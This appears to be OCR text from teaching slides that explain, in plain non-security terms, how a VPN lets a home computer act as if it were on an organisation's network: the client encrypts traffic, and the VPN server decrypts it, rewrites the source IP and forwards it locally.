
VPN: Non-security explanation

- Some resources can only be accessed when your computer is connected to the interior of a private network.
- A VPN makes it so your computer can be at home, but behave like it was directly connected to say the University network.
- It works by:
  - your computer sends some data
  - the VPN client on your computer wraps it in some encryption and sends the bigger message to the VPN host
  - the host unencrypts it and drops it on the network just like it originated there.


The computer wants to send a message so the VPN software on the client encrypts the message and sends it to the VPN server, which is on the organization's local network.




The VPN server then removes the encryption which reveals the intended destination IP address. It changes the source IP to its own, and sends the message across the local network.



